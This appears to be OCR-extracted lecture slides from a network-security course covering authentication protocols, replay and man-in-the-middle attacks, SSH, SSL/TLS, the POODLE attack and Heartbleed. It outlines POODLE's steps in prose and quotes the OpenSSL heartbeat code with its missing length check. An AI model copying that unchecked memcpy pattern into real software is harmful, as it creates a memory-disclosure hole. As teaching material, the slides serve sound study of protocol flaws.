  - C) Antivirus software
  - D) Password

Basic Authentication Protocol

Protocol: a key concept in network security

- **Human protocols** — the rules followed in human interactions
  - Example: handshaking
- **Networking protocols** — rules followed in networked communication systems
  - Examples: HTTP, FTP, etc.
- **Security protocol** — the (communication) rules followed in a security application
  - Examples: SSL, IPSec, Kerberos, etc.

Simple Security Protocols in Real Life


Secure Entry to NSA

1. Insert badge into reader
2. Enter PIN
3. Correct PIN?
   - **Yes?** Enter
   - **No?** Get shot by security guard


ATM Machine Protocol

1. Insert ATM card
2. Enter PIN
3. Correct PIN?
   - **Yes?** Conduct your transaction(s)
   - **No?** Machine (eventually) eats card

Military Security Protocol: Identify Friend or Foe (IFF)



MIG in the Middle



Simple Authentication Protocol


Authentication Related Issues

- Alice must prove her identity to Bob
  - Alice and Bob can be humans or **computers**
  - Communication **over network**
- May also require Bob to prove he's Bob (**mutual authentication**)
  - Not always secure
- Probably need to establish a **session key**
  - Symmetric key to provide confidentiality/integrity
- May have other requirements, such as
  - Use public keys
  - Use symmetric keys
  - Use hash functions
  - Anonymity, plausible deniability, etc., etc.

Authentication


- Authentication on a stand-alone computer is relatively simple
  - Hash password with salt
  - "trusted path," attacks on authentication software, keystroke logging, etc., can be issues
- Authentication over a network is challenging
  - Attacker can passively **observe** messages
  - Attacker can **replay** messages
  - **Active attacks** possible (insert, delete, change)

Simple Authentication




- Simple and may be OK for standalone system
- But insecure for networked system
  - Subject to a **replay** attack (next 2 slides)
  - Also, Bob must know Alice's password

Authentication Attack




Authentication Attack




- This is an example of a **replay** attack
- How can we prevent a replay?

Simple Authentication



- More efficient, but…
- … same problem as previous version

Better Authentication



- Better since it hides Alice's password
  - From both Bob and Trudy
- But still subject to **replay**


Challenge-Response

- To prevent replay, use ***challenge-response***
  - Goal is to ensure "freshness"
- Suppose Bob wants to authenticate Alice
  - ***Challenge*** sent from Bob to Alice
- Challenge is chosen so that…
  - Replay is not possible
  - Only Alice can provide the correct ***response***
  - Bob can verify the response

Nonce


- To ensure freshness, can employ a **nonce**
  - Nonce == **n**umber used **once**

Challenge-Response



- Nonce is the challenge
- The hash is the response
- Nonce prevents replay, ensures freshness
- Password is something Alice knows
- Note: Bob **must know** Alice's pwd to verify

Generic Challenge-Response



- In practice, how to achieve this?
- Hashed password works, but…
- Encryption is better here

Mutual Authentication based on Symmetric Key Crypto

Symmetric Key Notation

- Encrypt plaintext P with key K


  $C = E(P, K)$
- Decrypt ciphertext C with key K

  $P = D(C, K)$
- Here, we are concerned with attacks on protocols, **not** attacks on crypto
  - So, we assume crypto algorithms are secure

Authentication: Symmetric Key

- Alice and Bob share symmetric key K
- Key K known only to Alice and Bob
- Authenticate by proving knowledge of shared symmetric key
- How to accomplish this?
  - Cannot reveal key, must not allow replay (or other) attack, must be verifiable, …

Authentication with Symmetric Key




- Secure method for Bob to authenticate Alice
  - Alice does not authenticate Bob
- So, can we achieve mutual authentication?

Mutual Authentication


- Since we have a secure one-way authentication protocol…
- The obvious thing to do is to use the protocol **twice**
  - Once for Bob to authenticate Alice
  - Once for Alice to authenticate Bob
- This has got to work…

Mutual Authentication?




- What's wrong with this?
- "Alice" could be Trudy (or anybody else)!

Mutual Authentication



- This provides mutual authentication…
- …or does it? See the next slide


Mutual Authentication Attack



Mutual Authentication


- Our one-way authentication protocol is **not** secure for mutual authentication
  - Protocols are subtle!
  - The "obvious" thing may not be secure
- Also, if assumptions or environment change, protocol may not be secure
  - This is a common source of security failure
  - For example, Internet protocols

Symmetric Key Mutual Authentication



- Do these "insignificant" changes help?

Mutual Authentication Attack




Mutual Authentication based on Public Key Crypto

Public Key Notation


- Encrypt M with Alice's public key: $\{M\}_{Alice}$
- Sign M with Alice's private key: $[M]_{Alice}$
- Then
  - $[\{M\}_{Alice}]_{Alice} = M$
  - $\{[M]_{Alice}\}_{Alice} = M$
- **Anybody** can use Alice's **public key**
- Only **Alice** can use her **private key**

Public Key Authentication



- Is this secure?
- Trudy can get Alice to decrypt anything!
  - So, should have two key pairs (one for authentication, one for encryption)

Public Key Authentication



- Is this secure?
- Trudy can get Alice to sign anything!
  - Same as previous — should have two key pairs (one for authentication, and one for encryption)


Public Keys

- Generally, a **bad idea to use the same key pair for encryption and signing**
- Instead, should have…
  - …one key pair for encryption/decryption…
  - …and a different key pair for signing/verifying signatures

Session Key


- Usually, a **session key** is required
  - I.e., a **symmetric key** for a particular session
  - Used for **confidentiality** and/or **integrity**
- How to authenticate and **establish** a session key (i.e., shared symmetric key)?
  - When authentication completed, want Alice and Bob to share a session key
  - Trudy cannot break the authentication…
  - …and Trudy cannot determine the session key

Authentication & Session Key




- Is this secure?
  - Alice is authenticated and session key is secure
  - Alice's "nonce", R, useless to authenticate Bob
  - The key K is acting as Bob's nonce to Alice
- No mutual authentication

Public Key Authentication and Session Key




- Is this secure?
  - Mutual authentication (good), but…
  - … session key is not secret (very bad)

Public Key Authentication and Session Key



- Is this secure?
- Seems to be OK
- Mutual authentication and session key!

Public Key Authentication and Session Key




- Is this secure?
- Seems to be OK
  - Anyone can see $\{R,K\}_{Alice}$ and $\{R+1,K\}_{Bob}$

Timestamps


- A timestamp T is derived from current time
- Timestamps used in some security protocols
  - Kerberos, for example
- Timestamps reduce number of msgs (good)
  - Like a **nonce** that both sides know in advance
- "Time" is a security-critical parameter (bad)
  - Attacker can attack the system clock
- Clocks never exactly the same, so must allow for **clock skew** — creates risk of replay
  - Accept time "**close enough**" to the current time
  - How much clock skew is enough?
  - Open small window for replay attack

Public Key Authentication with Timestamp T




- Secure mutual authentication?
- Session key?
- Seems to be OK

Public Key Authentication with Timestamp T



- Secure authentication and session key?
- Trudy can use Alice's public key to find $\{T, K\}_{Bob}$ and then…

Public Key Authentication with Timestamp T



- Trudy obtains Alice-Bob session key K
- Note: Trudy must act **within** clock skew

Public Key Authentication


- Sign and encrypt with nonce…
  - **Secure**
- Encrypt and sign with nonce…
  - **Secure**
- Sign and encrypt with timestamp…
  - **Secure**
- Encrypt and sign with timestamp…
  - **Insecure**
- Protocols can be subtle!

SSH and SSL/TLS


Real-World Protocols

- Next, we look at real protocols
  - **SSH** — a simple & useful security protocol
  - **SSL** — practical security on the Web
  - **IPSec** — security at the IP layer
  - **Kerberos** — symmetric key, single sign-on
  - **WEP** — "Swiss cheese" of security protocols
  - **GSM** — mobile phone (in)security

Telnet – Insecure Network protocol



SSH – Secure Network Protocol



SSH

- Creates a "secure tunnel"
- Insecure commands sent through SSH tunnel are then secure
- SSH used with things like `rlogin`
  - Why is rlogin insecure without SSH?
    - Password is sent in the clear
    - Attacker can observe
  - Why is rlogin secure with SSH?
    - Any commands in a SSH session is secured(encrypted)
- SSH is a relatively simple protocol

SSH related commands

- Run: **`ssh xzhang@remote.cs.binghamton.edu`**
- Run: **`ssh-keyscan -t rsa remote.cs.binghamton.edu`**


```
# remote.cs.binghamton.edu SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze5
remote.cs.binghamton.edu ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAtD0z6ezSt8vAL/ZL+/yInr/uY20JWSx5jspCi4TRrCC3Xvjq
O6Fvkuns+EYeMb1JYBh1+nxp2RMfRlVPdHuuKCEAbFPvyiLUNS89A0kU8Svurck7oBUlnU17o
Wtjty177Ewicy3eAMSLXDWl7BfbwNVs6roGcxQbnQ+70h6wZtM=
```

- Run: **`ssh-keygen`**
  - Version 1: create RSA keys
  - Version 2: create DSA, EC-DSA, or RSA (default) keys

SSH – How it works


- **Connection Setup**
  - When a SSH client connect to an SSH server, they perform a version exchange to identify what version of protocol to use
- **Server authentication**
  - Client verifies the server's identity by checking its public key
- **User authentication**
  - User can authenticate using a password, an SSH key pair, certificates
- **Session Encryption**
  - Once both authenticated, all future commands are encrypted
- Here, we consider the **certificate mode** authentication
- And using a slightly simple SSH as an example

Simplified SSH




- **CP** = "crypto proposed", and **CS** = "crypto selected"
- **H** = h(Alice,Bob,CP,CS,$\mathbf{R_A}$,$\mathbf{R_B}$,g^a mod p,g^b mod p,g^{ab} mod p)
- $\mathbf{S_B}$ = $[H]_{Bob}$
- $\mathbf{S_A}$ = $[H, Alice, certificate_A]_{Alice}$
- **K** = g^{ab} mod p

How is Alice/Bob authenticated?




- **CP** = "crypto proposed", and **CS** = "crypto selected"
- **H** = h(Alice,Bob,CP,CS,R_A,R_B,g^a mod p,g^b mod p,g^{ab} mod p)
- **S_B** = $[H]_{Bob}$
- **S_A** = $[H, Alice, certificate_A]_{Alice}$
- **K** = g^{ab} mod p

If Trudy is a passive attacker, can she get K?




- **CP** = "crypto proposed", and **CS** = "crypto selected"
- **H** = h(Alice,Bob,CP,CS,**R_A,R_B**,g^a mod p,g^b mod p,g^{ab} mod p)
- **S_B** = $[H]_{Bob}$
- **S_A** = $[H, Alice, certificate_A]_{Alice}$
- **K** = g^{ab} mod p

What's the purpose of encryption with K?



- **CP** = "crypto proposed", and **CS** = "crypto selected"
- **H** = h(Alice,Bob,CP,CS,**R_A,R_B**,g^a mod p,g^b mod p,g^{ab} mod p)
- **S_B** = $[H]_{Bob}$
- **S_A** = $[H, Alice, certificate_A]_{Alice}$
- **K** = g^{ab} mod p

MiM Attack on SSH?




- Where does this attack fail?
- Alice computes:
  - H_a = h(Alice,Bob,CP,CS,R_A,R_B,**g^a mod p**,g^t mod p,**g^{at} mod p**)
- But Bob signs:
  - H_b = h(Alice,Bob,CP,CS,R_A,R_B,g^t mod p,**g^b mod p**,**g^{bt} mod p**)

Secure Socket Layer


Socket layer

- "Socket layer" lives between application and transport layers
- SSL usually between HTTP and TCP



Protocol	Secure Protocol
HTTP: 80	HTTPS: 443
IMAP: 143	Secure IMAP: 993
POP3: 110	Secure POP3: 995
SMTP: 25	Secure SMTP: 465

History of SSL and TLS




US government mandates SSL v3 can't be used for sensitive information

POODLE attack, Sept. 2014

What is SSL?


- SSL is the protocol used for majority of secure transactions on the Internet
- For example, if you want to buy a book at amazon.com…
  - You want to be sure you are dealing with Amazon (**authentication**)
  - Your credit card information must be protected in transit (**confidentiality** and/or **integrity**)
  - As long as you have money, Amazon does not care who you are
  - So, **no need for mutual authentication**

Simple SSL-like Protocol




- Is Alice sure she's talking to Bob?
  - Only through the encryption/decryption
  - Anyone can have Bob's certificate
- Is Bob sure he's talking to Alice?
  - No. But again, Bob(server) don't care

Simplified SSL Protocol



- S is known as **pre-master secret,** randomly generated
- $K = h(S, R_A, R_B)$
- "msgs" means all previous messages
- CLNT and SRVR are constants string

Simplified SSL Protocol




- S is known as **pre-master secret,** randomly generated
- $K = h(S, R_A, R_B)$
- "msgs" means all previous messages
- CLNT and SRVR are constants

Q: Why is h(msgs, CLNT, K) encrypted?
A: Apparently, it adds no security…

SSL Keys


- **6 "keys" derived from $K = h(S, R_A, R_B)$**
  - 2 encryption keys: send and receive
  - 2 integrity keys: send and receive
  - 2 IVs: send and receive
  - **Why different keys in each direction?**

Recall: Mutual Authentication



- This provides mutual authentication…
- …or does it? See the next slide


Recall: Mutual Authentication Attack



SSL Authentication


- Alice authenticates Bob, not vice-versa
  - How does client authenticate server?
    - Use public key pairs, certificate
  - Why would server not authenticate client?
- Mutual authentication is possible: Bob sends **certificate request** in message 2
  - Then client must have a valid certificate
  - But, if server wants to authenticate client, server could instead require password, authenticate outside the scope of SSL

SSL MiM Attack?



- **Q:** What prevents this MiM "attack"?
- **A:** Bob's certificate must be signed by a certificate authority (CA)
- What does browser do if signature not valid?
- What does user do when browser complains?

What happens with an invalid certificate?




Browser will check the certificate.
Provides a warning.
But, most user ignore the warning.
Opens the door of MiMA!

https://www.primessf.net

SSL Sessions vs Connections


- SSL **session** is established as shown on previous slides
- SSL designed for use with HTTP 1.0
- HTTP 1.0 often opens multiple simultaneous (parallel) **connections**
  - Multiple connections per session
  - Improve performance
- SSL session is costly, public key operations
  - Encryption/decryption needed
- SSL has an **efficient** protocol for opening new connections ***given an existing session***

SSL Connection



- Assuming SSL **session** exists
- So, S is already known to Alice and Bob
- Both sides must remember **session-ID**
- Again, $K = h(S, R_A, R_B)$
- No public key operations! (relies on known S)

TLS downgrade dance



SSL 3.0 POODLE Attack

- A severe problem of the CBC encryption in SSL 3.0 is that its block cipher padding is not deterministic and not covered by the MAC (Message Authentication Code)
- In a web setting, the weakness can be exploited by a man-in-the-middle attacker to decrypt "secure" HTTP cookie


- **Downgrade to 3.0**
- **Intercepting the data**
- **Manipulating the cipher text**
  - Modifies the ciphertext block, especially the last few bytes that include padding
- **Analyzing the response**
  - Server accept -> Last padding guessed right
  - Use this information to deduce the value of the adjacent encrypted bytes
- **Repeat** till decrypt the the encrypted data
- Poodle attack is a **protocol flaw**

Heartbleed


Heartbeat Extension for TLS

- Used to test and keep alive secure communication links without the need to renegotiate the connection each time
- Proposed as a standard in February 2012
- Implemented in OpenSSL by Robin Seggelmann
- Code reviewed by Stephen N. Henson, one of OpenSSL's four core developers, and introduced into OpenSSL's source code repository on December 31, 2011


How does Heartbeat work?



How does Heartbeat work?



How does Heartbleed work?



Is Heartbleed a virus?

- Absolutely NO, It's not a virus
- The Heartbleed **bug** is a **vulnerability** resided in TLS heartbeat mechanism built into certain versions of the popular open source encryption standard OpenSSL, a popular version of the Transport Layer Security (TLS) protocol

Heartbleed Bug

```
/* Code from OpenSSL */
    …
    unsigned int payload;
    n2s(p, payload); // payload value provided by client
    …
    if (hbtype == TLS1_HB_REQUEST)
    {
        …
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        …
        s2n(payload, bp);
        …
        memcpy(buffer, pl, payload); // The critical bug. No check on payload value
        …
        /* Send it back to the client */
        dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
    }
    /* ... additional code ... */
}
```


Specific systems affected

- Cisco systems has identified 78 of its products as vulnerable, including IP phone systems and video conferencing systems
